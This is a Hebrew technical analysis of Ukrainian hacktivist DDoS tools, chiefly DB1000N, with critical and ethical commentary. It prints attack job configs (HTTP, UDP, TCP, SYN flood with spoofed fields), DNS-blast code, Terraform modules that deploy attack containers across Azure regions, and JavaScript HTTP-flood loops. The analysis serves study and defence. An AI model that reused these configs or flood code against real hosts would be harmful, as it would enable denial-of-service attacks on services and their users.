הכלי עובד בצורה מאוד פשוטה - אנחנו יורים על אוטומט בלי לכוון. ראשית הוא אוסף עלינו קצת מידע כדי לדעת באיזה client מדובר ומה הגרסה שלו, האם ה-IP שלו יכול לפנות לאתרים רוסיים ולאחר מכן הוא מעדכן את קובץ ה-targets משרת ה-git ואז פשוט עובר מטרה מטרה. בהמשך נצלול לקרביים של המערכת וסוגי התקיפות שהיא מציעה.

אתנחתא קומית: בזמן כתיבת המסמך גילינו כי השם ככל הנראה נובע ממתקפה של אחת הדמויות בשם "Haku" מהסדרה נארוטו ומהמשחק "Naruto Ultimate Ninja" בפלייסטיישן. אולי בזכות השם המגניב של המתקפה או שמה בזכות המשפט אותו הוא אומר:

"There is only one person who matters to me, and I live to protect and serve him. That is my purpose."

אי אפשר שלא לקשר בין המשפט למצב הנוכחי באוקראינה.


קישור לקטע מהסדרה: https://www.youtube.com/watch?v=IJbaI2wmar8&ab_channel=Yondaime

נקודה מעניינת היא **הדיגיטליזציה** שרואים בפרויקט. מספיק לעבור בקצרה על ה-repo של הפרויקט בשביל להבין שנעשה שימוש במספר רב של טכנולוגיות. מה הכוונה? אם נסתכל על הדוקומנטציה של הפרויקט ביחד עם מעבר על הקוד אפשר לראות:

- setup של Linux VM באמצעות Ansible (כלי אוטומציה מבוסס SSH לפריסת תשתיות IT באמצעות קוד)
- התממשקות למספר פלטפורמות עם ExpressVPN באופן seamlessly
- שימוש ב-docker לביצוע build לכלי בכל סביבה
- או אם רוצים לבצע deployment בצורה רחבה יותר למספר pods ל-cluster כשנדרש לבצע auto-scale horizontally באמצעות Kubernetes
- שימוש ב-Prometheus בשביל לעקוב אחרי מטריקות של המתקפות ו-events של הכלי עצמו
- אפילו קיימת אופציה לשימוש ב-Terraform (כלי להשמת תשתית ענן באמצעות קוד) בשביל לבצע deployment ל-AWS, GCP, Azure, Digital Ocean, Heroku.

בקיצור, העובדה שמספר רב של מומחים בתחום תרמו לפרויקט מורגשת. מגניב ואירוני בו זמנית אם תשאלו אותנו כי תכל'ס הליבה עצמה של הפרויקט היא די שטוחה ו-straightforward במימוש מתקפות DDoS 'פשוטות' במספר דל של שיטות. כמו כן, כמה אנשים אתם כבר מכירים שיבצעו deployment ל-cluster של kubernetes ב-cloud בשביל לבצע פעולה לא חוקית כמו DDoS? (וישימו את פרטי האשראי שלהם כבן ערובה)

ציניות הצידה, נתחיל במעבר טכני על הפרויקט:



אם נוברים טיפה בתוך תיקיית src ניתן להבין כי מרבית הקוד רשום בשפת Golang כאשר למעשה כליי הירי העיקריים של הכלי (core) הם שימוש בכלים open-source קיימים. *אריזה יפה למתנות שכבר קיבלנו.*

תיקיית **jobs** - הקובץ הראשי מחלק משימות (Jobs) בעזרת מערך אחד גדול שמכיל בתוכו רשימה של כלל המשימות, אליהן אחר כך ניגשים בעזרת API מתאים ושולפים משימה. לפעמים על מנת לא לספק לרוסים את יעדי התקיפה אותן הכלי יתקוף, מייבאים את המשימות תוך כדי זמן ריצה והמשימות מוצפנות. כל תהליך ההצפנה והפענוח קורה בעזרת כלי Open Source לשפת Go בשם age.

כל משימה רשומה בפורמט JSON ומורכבת מכמה פרמטרים:

- סוג הפרוטוקול בו משתמשים לתקיפה
- סוג הבקשה
- יעד התקיפה
- אינטרוול זמן בין מתקפה למתקפה

לפעמים יתווספו פרמטרים נוספים, לדוגמה הוספת משתנה בינארי המורה אם יש צורך לחכות עד סיום התקיפה לצורך תקיפה נוספת או שמה אפשר לתקוף במקביל מספר מטרות.

למרות שעל פי הדוקומנטציה יש 4 סוגים שונים של משימות אנחנו ראינו כי למעשה יש 5:

משימת HTTP: מיועדת בשביל לתקוף אתר http/https באמצעות request מסוג GET או POST (אם מעבירים מידע ל-API כמו במקרה של מתקפת DoS על login page). אומרים שתמונה שווה 1000 מילים אז ככה נראית בקשה מסוג HTTP:

```
{
    "type": "http",
    "args": {
        "method": "GET" //GET is used to get main page information so it should 100% when getting target,
        "path": "http://[redacted].com" //url to target,
        "interval_ms" : 1  // the less number is the more traffic is send
    },
    "client" : {
        "async": true // doesn't wait for response of previous request, by default false
    }
}
```

משימת UDP: שימוש בפרוטוקול UDP בשביל לבצע DoS:

```
{
    "type": "udp",
    "args": {
      "address": "[redacted]:53",
      "interval_ms": 135,
      "body": "{{- random_payload 100 -}}"
    }
}
```

משתמשים ב-"{{- random_payload 100 -}}" בקוד של הכלי בכל פעם שרוצים לג'נרט מספר תווים רנדומלי. 100 תווים במקרה הזה.

משימת TCP: אותו רעיון אבל עם TCP:

```
{
      "type": "tcp",
      "args": {
        "address": "[redacted]:80",
        "interval_ms": 135,
        "body": "lasdhgk;jasngjkla;sdbngjkalnerjasndkgjbadsgjklabrgjkbsandkjgbasklebgjaskbdgaskljdgbaslhkdg"
      }
    }
```

צריך לציין שלמרות שמדובר בפורט 80 שמופנה ל-HTTP המשימה שונה ממשימת HTTP שראינו מקודם כי לא נבנה header של השכבה האפליקטיבית.

משימת Packetgen: כשרוצים לבצע מתקפה קצת יותר מתקדמת ולערוך את השדות של 2-4 Layers. אפשר לבצע MAC\IP\Port spoofing, לשלוח חבילות TCP\UDP\IP\Ethernet פגומות, להנדס שדות פאקטות וכו'. קיימת אופציה גם להרחיב את השימוש לפרוטוקולים נוספים באותם Layers כמו ICMP למשל.

למשל אם נרצה לבצע מתקפת SYN flood:

```
{
                "type": "packetgen",
                "args": {
                  "host": "[redacted].ru",
                  "port": "443",
                  "packet": {
                        "payload": "{{ random_payload 100 }}",
                        "ethernet": {
                          "src_mac": "{{ random_mac_addr }}",
                          "dst_mac": "{{ random_mac_addr }}"
                        },
                        "ip": {
                          "src_ip": "{{ local_ip }}",
                          "dst_ip": "{{ random_ip }}"
                        },
                        "tcp": {
                          "src_port": "{{ random_port }}",
                          "dst_port": "{{ random_port }}",
                          "flags": {
                                "syn": true
                          }
                        }
                  }
                }
}
```

מה הכוונה שניתן להנדס שדות בפאקטות? בזמן הרצת הכלי אפשר לראות שביצעו למשל מתקפת FIN flood שבמסגרתה שולחים הודעות בשכבה הרביעית שהשרת לא ציפה לקבל.

דגל FIN מסמל על סגירת חיבור TCP (כמו three way handshake אבל בסוף), הוא מגיע רק בסגירת החיבור ולא מלאאא פעמים ביום בהיר אחד כמו ככה:

Protocol	Length	Info
TCP	54	2282 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
TCP	54	2310 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2515 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2350 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2322 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2286 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2411 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2345 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2556 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2559 → 5061 [FIN, ACK] Seq=1 Ack=1 Win=131328 Len=0
TCP	54	2591 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
TCP	54	2477 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
TCP	54	2369 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0
TCP	54	2280 → 5061 [FIN, ACK] Seq=301 Ack=1 Win=131328 Len=0
TCP	54	2336 → 5061 [FIN, ACK] Seq=201 Ack=1 Win=131328 Len=0

זו טכניקה מוכרת במתקפות DoS - שליחה של מלא פאקטות מסוגים שונים בתקווה לפגוע במוטציה אחת מוזרה שהשרת לא חשב שהוא יקבל מעולם ולכן הוא לא יודע איך לעבד אותה ואז מקריס/משהה זמן רב את החיבור.

משימה שלא הופיעה בתיעוד אבל **ברמת הקוד ראינו שהיא קיימת**:

משימת DNS: באמצעות כלי open-source בשם DNS Blast כותבי הכלי הכניסו אופציה לתקוף ישירות גם שרתי DNS רוסיים. אם כי לא יצא לנו לראות עוד משימות DNS, אנחנו משוכנעים שאפשר לבצע מתקפה כזו.

מבנה המשימה:

```
// Config contains all the necessary configuration for dns-blast
type Config struct {
        RootDomain      string
        Protocol        string        // "udp", "tcp", "tcp-tls"
        SeedDomains     []string      // Used to generate domain names using the Distinct Heavy Hitter algorithm
        Delay           time.Duration // The delay between two packets to send
        ParallelQueries int
        ClientID        string
}
```

קטע הקוד שמפרסר מידע מקובץ הקונפיגורציה בשביל להכין את המתקפה:

```
// Start starts the job based on provided configuration
func Start(ctx context.Context, logger *zap.Logger, wg *sync.WaitGroup, config *Config) error {
	defer utils.PanicHandler(logger)

	logger.Debug("igniting the blaster",
		zap.String("rootDomain", config.RootDomain),
		zap.String("proto", config.Protocol),
		zap.Strings("seeds", config.SeedDomains),
		zap.Duration("delay", config.Delay),
		zap.Int("parallelQueries", config.ParallelQueries))

	nameservers, err := getNameservers(config.RootDomain, config.Protocol)
	if err != nil {
		metrics.IncDNSBlast(config.RootDomain, "", config.Protocol, metrics.StatusFail)

		return fmt.Errorf("failed to resolve nameservers for the root domain [rootDomain=%s]: %w",
			config.RootDomain, err)
	}
```

נסכם, בנק המטרות נראה בצורה הבאה (קטע לדומה בלבד):

```
{
  "type": "http",
  "count": 5,
  "args": {
    "request": {
      "method": "GET",
      "path": "https://www[redacted].cc/"
    }
  }
},
{
  "type": "tcp",
  "args": {
    "address": "[redacted]:21",
    "body": "{{ random_payload 10 }}",
    "interval_ms": 100
  }
},
{
  "type": "tcp",
  "args": {
    "address": "[redacted]:25",
    "body": "{{ random_payload 10 }}",
    "interval_ms": 100
  }
},
```

קיימת אופציה להכין קובץ config של מטרות בעצמנו ולהשתמש בכלי רק על מטרות שאנחנו בוחרים לתקוף. כלומר אני וכל אחד אחר יכולים לעשות שימוש ב-DB1000N בשביל לתקוף מטרות משלנו בלי קשר לאוקראינה בכלל. *יהיה מדובר בשיא חדש של אירוניה אם hacktivist-ים רוסיים יכינו קובץ עם מטרות אוקראיניות ויתקפו את האוקראינים עם הכלי שלהם*. זהו יופיו של ה-open-source.

הזכרנו מקודם שיש יעדים שהאוקראינים לא רוצים שהרוסים ידעו שהם מצאו ולכן הם מצפינים אותם (ככה לפחות רשום בתיעוד).

במקרה הזה המשימה תראה בצורה הבאה:


```
    {
      "type": "encrypted",
      "args": {
        "format": "json",
        "data":
"YWdlLWVuY3J5cHRpb24ub3JnL3YxCi0+IHNjcnlwdCB5S0ZObVA5b05LMzhwczdnckVBMTJBI
tEWXjS8sw4BtzeQ9ffuqPkRW1d/i5ofczm8aahLBZE+bdJ1yD2vwhhV82DOaWsGcqz/WBIjLmp
nX+w04x7btVNGzWTzCR4IJd3DF7SVaD69krr59oSalLbP1Ll6CQRbpbu/w3L7BRd320hdwie5/
eXmipYOM2B+B3vyG3gXaFcBGf66rLiT+wYktqCAph3DFpvFr4zLnQNqod1gfwMwiiI1b+VGikl
Iqc6ro2ZQSv6SC5koUuQ20QeBG3wlrk/lbhQajDAlD3jA1llEX99v/Rt+Yi8Hs3+zmWZnmsZsk
Y60onSoeUqbbx4mSlxN73raSeg1D9I+74pnULRI+L9XrXyQQNjSWo83mfTdJL8+BaIhEuOzrYz
XNX/X0tfLQ4CZvvEMLw9VFd2GcYFrYgzbnw3WdyYzuaVyEIE2HYzgr/FRmi6GMTuG39IsYAz9k
ymVNh6stLegrIGGhFBQwu5EW/rQ+PhJwtZQsJdTb1Q=="
      }
    }
  ]
}
```


לפי שדה ה-type הכלי יודע איזו מתקפה להפעיל. נתון מוזר ששמנו לב אליו הוא העובדה שלמרות שהכלי מציע 5 סוגים שונים של מתקפות, כל המשימות מורכבות מ-http ו-tcp כאשר מעל 90% שייכות ל-tcp ואין בכלל משימות השייכות למתקפות האחרות. אולי כי הכלי לא production ready בצורה מלאה עדיין (נכון לאמצע-סוף חודש מרץ), אולי כי הפורטים העיקריים שהאוקראינים מעוניינים להשבית הם מבוססי TCP (כדוגמת SSH, FTP, SMTP, telnet).

לטענת כותבי המסמך האוקראיני, על כתיבת בנק המטרות אמונים אנשים מקצועיים אשר סורקים את הרשת על מנת למצוא מטרות חדשות ועדכניות כל כמה שעות.

שווה לעצור שנייה ולתת על זה את הדעת. בתור מתנדבים לצבא אוקראינה שעושים בכלי שהם פיתחו, למעשה **אתם לא בוחרים אילו מטרות לתקוף**. האם כל מטרה רוסית היא לגיטימית? קלה האצבע על ההדק כשמדובר בתשתיות ממשלתיות בקרמלין אבל מה בנוגע לתשתיות של בתי חולים? כאמור קיימת אופציה לתפעול הכלי באמצעות ה-CLI ולהפנות אותו לקובץ jobs לוקאלי שמכיל מטרות בפורמט JSON כמו שראינו מקודם אבל אנחנו בספק אם חלק רב המשתמשים יעשו את הסינון הזה בעצמם (ועוד יותר בספק בנוגע למי יבחר לעשות reverse DNS lookup בשביל להבין של מי כתובת ה-IP שאותה הוא תוקף).

נחזור לניתוח פרקטי של הכלי:

core: בתוך תיקיה זו בעצם רשומים לנו כל סוגי המתקפות בהן משתמש הכלי בשביל לתקוף. דיברנו עליהן בקצרה בקודם אבל כעת נפגוש את הנפשות הפועלות מאחורי המשימות.

המתקפות עד כה (צפוי להתעדכן) הן:

- **DNS blast** - מתקפה אשר מעמיסה על שרתי DNS באמצעות שליחה מרובה של queries במקביל. הכלי מסוגל להריץ שאילתות DNS מבוססי TCP ו\או UDP וגם DNS TCP על גבי TLS. החלק של המתקפה הזו בכלי נבנה על בסיס פרויקט open-source קיים.
- **HTTP** - מתקפה המאפשרת שליחת תעבורת מידע באופן מותאם לפי הדרישה בפרוטוקול HTTP אשר כל מטרתה היא להעמיס על end-point כזה או אחר. לא DOS מתוחכם במיוחד, כנראה במטרה להיראות כמו תעבורה לגיטימית במקרה ושאר ההתקפות לא יחלו הצלחה.
- **Packetgen** - מתקפת syn-flood קלאסית המאפשרת שליחת תעבורת מידע באופן מותאם בפרוטוקולי tcp/udp. למעשה מדובר ב-module שנלקח מכלי source-open שהיה קיים כבר. עקב מספר כוכבים דל בגיטהאב ואלטרנטיבות חזקות, לא ברור לנו מדוע בחרו דווקא בקוד הנ"ל. אולי עקב העובדה שהוא מאפשר בנוסף לערוך חבילות ולשנות כתובות MAC\IP\Port מקור ויעד ולבנות headers של פרוטוקולים בשכבות 2-4 במודל OSI (בדומה ל-scapy בפייתון למי שמכיר). ואולי כי פשוט מדובר בכלי מעולה (לינק) לפורמט משימה ב-YAML שמאפשר לעקוף מנגנון הגנה של DDoS-Guard באמצעות הנדוס מאוד מדויק של הודעה.
- **Slowloris** - פירטנו על המתקפה הנ"ל בתחילת הפרק. ההבדל העיקרי הוא מכיוון ש-DB1000N נכתבה ב-Go, אז הם לקחו את המודל הזה מכלי source-open אחר שגם הוא ב-Go (ולא בפייתון).

אנו יכולים לראות כי מרבית סוגי התקיפה נלקחו מפרוייקטים open-source-ים הקיימים כבר זמן לא קצר (שנתיים פלוס). סה"כ לגיטימי מאוד, אין סיבה להמציא את הגלגל מחדש.

תיקיית **utils** מכילה הרחבה של יכולות לכלי. למשל, קובץ metrics.go הוא קובץ שמטרתו לעקוב אחרי המתרחש ולמדוד מטריקות של ביצועים שונים באמצעות Prometheus. ישנה גם תיקיית templates למודלים שונים בכלי, מודל שאחראי על תהליך ההצפנה ומודל סטטיסטיקות. מודל נחמד שראינו שם הוא המודל שבודק את מקור המדינה ממה רץ הכלי.

באמצעות פנייה ל-https://api.myip.com/ הכלי יכול לברר בצורה לוקאלית באיזו מדינה הוא רץ ובמידה ומדובר במדינה שנמצאת ב-blacklist הרוסי הוא מתריע על כך וממליץ להשתמש ב-VPN (עם קישור לתיעוד של הכלי בו הם ממליצים על VPN providers). טיפה מיותר אם תשאלו אותנו אבל כנראה כי קהל היעד הוא קהל פחות טכנולוגי אז כפית מכסף היא רעיון טוב למרות הכל:

```
func CheckCountry(countriesToAvoid []string) {
        type IPInfo struct {
                Country string `json:"country"`
        }

        ipCheckerURI := "https://api.myip.com/"

        resp, err := http.Get(ipCheckerURI)
```

```
for _, country := range countriesToAvoid {
        if ipInfo.Country == country {
                log.Printf("Current country: %s. You might need to enable VPN.", ipInfo.Country)
                openBrowser("https://arriven.github.io/db1000n/vpn/")

                return
        }
}

log.Printf("Current country: %s", ipInfo.Country)
```

בנוסף, קיימת גם תיקיית OTA שאחראית על over the air updates שעתידה להוסיף יכולת של עדכון גרסאות אוטומטי על בסיס זמן ו\או עדכונים Push-based ו\או בזמן restart לתוכנה. נכון לאמצע מרץ עדיין מדובר ב-todo וטיפה commits ראשוניים.

תיקיית **runner**. התיקייה האחרונה שנשארה לנו. למעשה, אם הבנתם את כל הקוד וחלקיו עד כה לא יהיה מסובך להבין גם את מטרת התיקייה הנ"ל. בתיקייה שוכן קובץ gorunner. שכל מטרתו זה להתחל את מבנה ה-config ממנו הוא לוקח את המשימות (Jobs) אותן הצגנו ואת המבנה של runner שמטרתו להריץ את המשימות באמצעות המתקפות השונות שקיימות בתיקיית core. הוא גם זה שאחראי לאסוף את המטריקות השונות בשביל תיעוד.

החיים הם אנקדוטה אחת ארוכה

כאמור, העובדה שמספר מומחים בתחומים שונים תרמו לפרויקט מורגשת, הזכרנו מקודם את השימוש ב-Terraform בשביל לבצע deployment לתשתיות ענן שונות, נפרט על החלק של Azure (הענן של Microsoft) בשביל להמחיש את הנקודה. אפשר לראות שיוצרים container instances ב-6 אזורים (regions) שונים בשביל ליצור farm למתקפה רחבה יותר:

```
module "bomblet_we" {
  source = "./bomblet"

  bomblet_count       = var.bomblet_count
  region              = "westeurope"
  prefix              = var.prefix
  resource_group_name = azurerm_resource_group.main.name
  attack_commands     = var.attack_commands
}

module "bomblet_cc" {
  source = "./bomblet"

  bomblet_count       = var.bomblet_count
  region              = "canadacentral"
  prefix              = var.prefix
  resource_group_name = azurerm_resource_group.main.name
  attack_commands     = var.attack_commands
}

module "bomblet_uae" {
  source = "./bomblet"

  bomblet_count       = var.bomblet_count
  region              = "uaenorth"
  prefix              = var.prefix
  resource_group_name = azurerm_resource_group.main.name
  attack_commands     = var.attack_commands
}
```

כאשר דיפולטיבית יוצרים instance אחד בכל אזור ומריצים את הכלי עם דגל c- שכאמור לפי הדוקומנטציה פשוט מורה לכלי מאיזה שרת מרוחק למשוך את בנק המטרות עם ההוראות לתקיפה. ניתן לקפנג הכל בצורה שונה ולהתאים את הצורך לפי התרחיש.

```
variable "bomblet_count" {
  type        = number
  default     = 1
  description = "Number of containers per region."
}

variable "prefix" {
  default     = "attack"
  description = "The default prefix for resources."
}

variable "attack_commands" {
  default     = ["/usr/src/app/db1000n","-c=https://raw.githubusercontent.com/db1000n-coordinators/LoadTestConfig/main/config.json"]
  description = "The command to execute an attack with support of specifying additional flags."
}
```

ניתן לאסוף לוגים מכל אזור בשביל להבין את גודל המתקפה שיצרנו:

- Logs from North Europe region:

```
az container logs --resource-group attack-rg --name attack-northeurope-01 --container-name main
```


מצד אחד, מדובר ב-scale די גדול של מתקפה באמצעות תשתית של Azure אבל מצד שני, עדיין נדרש ידע טכני בשביל לקנפג את הסביבה בשביל Azure provider דרך Terraform וכמובן לשלם על הכל. זו כנראה הסיבה מדוע בד בבד עם הסקריפט הנ"ל קיים גם מדריך שמראה (ממש שלב אחרי שלב) איך להירשם ל-Azure portal, להקים Instance של VM, להוריד את הכלי מגיט ולהריץ את המתקפה **ידנית**. מה שברור כי מבחינת cost effective זה פחות עדיף. אלו חלק מהפערים בידע שהאוקראינים צריכים לתת מענה עליהם. *התאמת תחמושת למטרה זו פרקטיקה מורכבת.*

כלים כלים כלים

עם התקדמות המלחמה ראינו מספר כלים נוספים שמצאו את דרכם למסמך האוקראיני ולקבוצות בטלגרם. הכלי המרכזי שמשך את תשומת ליבנו הוא Liberator של חברת DisBalancer בגלל כל הבלגן שעטף אותו. נרחיב עליו ועל הסיפור שלו בפרק נפרד. בפרק הקרוב ניתן את הבמה לשאר כלי התקיפה שהופיעו במסמך האוקראיני. אנחנו מתכוונים להציג בקצרצרות את **כל הכלים** בהם נתקלנו בפרק הקרוב. נתחיל מהכלים הכי בסיסיים ונעבור לכלים יותר ויותר מתוחכמים.

הכלי הראשון הוא DDoS מאת Alpha1955Coder. במסמך האוקראיני הקדישו מספר עמודים בשביל להציג אותו בצורה מלאה - כיצד להוריד את הקוד מה-repo בגיטאהב וכיצד להריצו דרך דפדפן TOR (ממש שלב אחרי שלב). אנחנו מודעים לעבודה שכבר אמרנו את המשפט הזה לא מעט אבל במקרה הנ"ל הכלי הוא באמת מקרה קלאסי של "תמונה שווה 1000 מילים".

כשפותחים את הכלי לוקאלית דרך הדפדפן:



אפשר לראות בפשטות מה הכלי עושה - מדובר בדף HTML סטטי שפשוט פותח מלא טאבים מקובץ מטרות מוגדר מראש. ת'אמת? אנחנו לא בטוחים שהוא בכלל עובד ב-TOR (נכון לרגעים אלו):

Name	Status	17% CPU	72% Memory	1% Disk	0% Network
Task Manager		1.4%	34.3 MB	0 MB/s	0 Mbps
Tor Browser (3)		0.2%	220.5 MB	0 MB/s	0 Mbps

כשבדקנו אותו בדפדפן אחר, הוא פתח רק טאב אחד בכל פעם ובקונסול קפצו מלא הודעות שגיאה:

```
Uncaught TypeError: newWindow is null
    closeOnLoad                    file:
    setTimeout handler*closeOnLoad file:
    openURLs                       file:
    onclick                        file:
  [Learn More]
Uncaught TypeError: newWindow is null
    closeOnLoad                    file:
    setTimeout handler*closeOnLoad file:
    openURLs                       file:
    onclick                        file:
  [Learn More]
Uncaught TypeError: newWindow is null
    closeOnLoad                    file:
```

לאחר קצת משחק מסתבר שאין לכלי הרשאות לאפשר pop-ups ולכן עד שלא מאשרים אותם ידנית הם חסומים:

עברנו בקצרה על קוד המקור והכלי מורכב ממספר שורות דל ואין התייחסות לריצת cross-platform בדפדפנים שונים. בעיה נוספת היא שהכלי פשוט לא רץ לאחר ההרצה הראשונה - הוא אמור לסגור אוטומטית את ה-tab-ים שפתוחים אך מכיוון שאין לו גישה אליהם ברגע שאלו נפתחו הוא פשוט עוצר.

```
function closeOnLoad(myLink)
{
  var newWindow = window.open(myLink);
  setTimeout(
            function()
            {
              newWindow.close();
              openAnother();
            },
            windowlivesec
           );
  };

function openAnother(){
        dataIndex++;
        //console.log(dataLength);
        if (dataIndex == dataLength) {
                dataIndex = 0;
        }
        closeOnLoad(dataobj.url[dataIndex]);
        //console.log(dataIndex,dataobj.url[dataIndex]);
```

סה"כ מדובר בקוד מאוד חובבני. באמת זר לנו מדוע החליטו במסמך האוקראיני להקדיש לו 4 מתוך 22 עמודי המסמך (!).

הכלי השני הוא norussian מאת d3V4pR3D - מדובר בכלי HTTP DoS מבוסס בקשות GET קלאסי:

בדומה לכלי הקודם שסקרנו, גם הכלי הנ"ל עובד בצורה גרועה במיוחד. נסתכל בקצרה על קוד המקור כדי להבין איך הוא עובד. ליבת הכלי מורכבת מ-2 פונקציות עיקריות:

```
async function flood(target) {
  for (var i = 0;; ++i) {
    if (queue.length > CONCURRENCY_LIMIT) {
      await queue.shift()
    }
    rand = i % 3 === 0 ? '' : ('?' + Math.random() * 1000)
    queue.push(
      fetchWithTimeout(target+rand, { timeout: 1000 })
        .catch((error) => {
          if (error.code === 20 /* ABORT */) {
            return;
          }
          targets[target].number_of_errored_responses++;
        })
        .then((response) => {
          if (response && !response.ok) {
            targets[target].number_of_errored_responses++;
          }
          targets[target].number_of_requests++;
```

```
var CONCURRENCY_LIMIT = 1000
var queue = []

async function fetchWithTimeout(resource, options) {
  const controller = new AbortController();
  const id = setTimeout(() => controller.abort(), options.timeout);
  return fetch(resource, {
    method: 'GET',
    mode: 'no-cors',
    signal: controller.signal
  }).then((response) => {
    clearTimeout(id);
    return response;
  }).catch((error) => {
    clearTimeout(id);
    throw error;
  });
```

לאחר שהתעלמנו מהעובדה שהשתמשו ב-var, נוכל לראות שהפונקציה flood מקבלת משתנה של כתובת URL ובלולאה אינסופית מבקשת משאב מספרי רנדומלי 2 (כמו שאפשר לראות בחלון ה-dev tools למעלה) פעמים ופעם אחת מבקשת רק את הדף של האתר עצמו.

אם לא מתקבל response תוך שנייה ה-client מבטל את הבקשה (ביחד עם התשובה) לחלוטין. הסיבה מדוע בחרו לעבוד בצורה מוזרה כזו נחמצה מההיגיון הבריא שאנו מכירים. בראשית הקוד קיימת טבלה ענקית שמכילה את כל הכתובות של המטרות עם מספר ה-requests שנשלחו אליה והם מתעדכנים בהתאם פעם בשנייה.


לסיכום, בדומה לכלי הקודם שסקרנו, אפשר להגיד בלב שלם כי מדובר בכלי סביר מינוס ולא יעיל. כנראה שנכתב בחיפזון ביום הראשון\שני של הפלישה ומאז לא עודכן.

כלים מבוססי דפדפן של אוקראינה

